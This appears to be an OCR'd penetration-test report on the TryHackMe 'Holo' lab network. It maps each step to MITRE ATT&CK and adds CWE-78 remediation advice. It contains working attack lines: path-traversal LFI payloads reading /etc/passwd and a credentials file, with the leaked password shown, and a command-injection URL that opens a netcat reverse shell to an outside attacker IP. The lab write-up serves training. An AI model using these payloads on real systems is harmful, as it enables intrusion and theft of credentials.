










Gobuster Directory Listing with file extension for http://dev.holo.live	• sudo gobuster -t 15 --delay 100ms dir -e -u "http://dev.holo.live" -o TryHackMe-gobuster-dir-file-dev.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php 
http://admin.holo.live	
Gobuster Directory Listing with file extension for http://admin.holo.live	• sudo gobuster -t 15 --delay 100ms dir -e -u "http://admin.holo.live" -o TryHackMe-gobuster-dir-file-admin.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php 





robots.txt from http://admin.holo.live	• http://admin.holo.live/robots.txt 
Vulnerability Exploited with Local File Inclusion (LFI) on http://dev.holo.live	• http://dev.holo.live/img.php?file=../../../etc/passwd  • http://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt  *I know you forget things, so I'm leaving this note for you:* *admin:DBManagerLogin!* *- gurag <3*


	MITRE ATT&CK Reference: • Tactic - TA0001 - Initial Access • Tactic - TA0006 - Credential Access • Technique - T1190 - Exploit Public-Facing Application • Technique - T1552 - Unsecured Credentials • Technique – T1212 - Exploitation for Credential Access • Sub-technique - T1552.001 - Unsecured Credentials: Credentials In Files
Proof of Concept Code Here	http://dev.holo.live/img.php?file=../../../etc/passwd http://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt


System: http://admin.holo.live


Vulnerability Exploited	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Description	HOLO does not neutralizes special elements in the web application. This configuration allows attackers to execute commands on the system in which BLACK SUN SECURITY gain access foothold to the system.
Impact | Severity	High
System	192.168.100.100 (Container IP) | 10.200.107.33 (Host IP)
Port Open	TCP: 22,80,33060
Web Application	http://admin.holo.live
References	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Vulnerability Explanation	This vulnerability allows attackers to execute unexpected, dangerous commands directly on the operating system. This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications. Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be

	accessible, or to call alternate commands with privileges that the attacker does not have. The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.
Vulnerability Fix / Remediation	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields. Denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When constructing OS command strings, use stringent allowlists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping. Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defence-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behaviour because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components. Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some

	attacks, and provide other security benefits that proper encoding does not address.
Remediation Owner	Web Application Developer/System Owner
RustScan & Nmap Scan Result	• sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sVC --script=safe,default,discovery,version,vuln | sudo tee rustscan-full-result-10.200.107.33    

<table>
<tr>
<td></td>
<td>









MITRE ATT&CK Framework References:



Tactic - TA0043 - Reconnaissance
Technique - T1595 - Active Scanning
Technique - T1592 - Gather Victim Host Information
Technique - T1590 - Gather Victim Network Information
Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
Sub-technique – T1592.002 - Gather Victim Host Information: Software
Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses


</td>
</tr>
<tr>
<td>Gobuster Vhost Result</td>
<td>


sudo gobuster -t 15 --delay 100ms vhost -u "holo.live" -o TryHackMe-gobuster-vhost-holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/subdomains-top1million-110000.txt

</td>
</tr>
</table>


Added hostname in /etc/hosts on attacker machines	• sudo sed -i.bak 's/$/ admin.holo.live dev.holo.live/' /etc/hosts && cat /etc/hosts && ls -l /etc/hosts* 
http://admin.holo.live	 
Gobuster Directory Listing with file extension for http://admin.holo.live	• sudo gobuster -t 15 --delay 100ms dir -e -u "http://admin.holo.live" -o TryHackMe-gobuster-dir-file-admin.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php



	
robots.txt from http://admin.holo.live	• http://admin.holo.live/robots.txt 
Login to http://admin.holo.live using credentials discovered from http://dev.holo.live/img.php?file=../../../var/www/admin/supersecretdir/creds.txt	 MITRE ATT&CK Framework References: • Tactic - TA0001 - Initial Access • Technique – T1078 – Valid Accounts • Sub-technique – T1078.003 - Valid Accounts: Local Accounts
Vulnerability Exploited with Local File Inclusion (LFI) + Remote Code Execution (RCE) on http://admin.holo.live to gain reverse shell access	• http://admin.holo.live/dashboard.php?cmd=ls+-la%20&&%20echo%20%22%22









- http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888



	 MITRE ATT&CK Reference: • Tactic - TA0001 - Initial Access • Tactic – TA0002 - Execution • Technique - T1190 - Exploit Public-Facing Application • Technique – T1059 - Command and Scripting Interpreter • Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell
Proof of Concept Code Here	http://admin.holo.live/dashboard.php?cmd=ls+-la&&echo"" http://admin.holo.live/dashboard.php?cmd=nc%20-c%20bash%2010.50.103.20%2018888
Enumeration directories on target system	

Obtained MySQL Database Account Credential	
user.txt on target system	 
Located docker environment	• find / -type f -name "*.dockerenv" -ls 2>/dev/null 

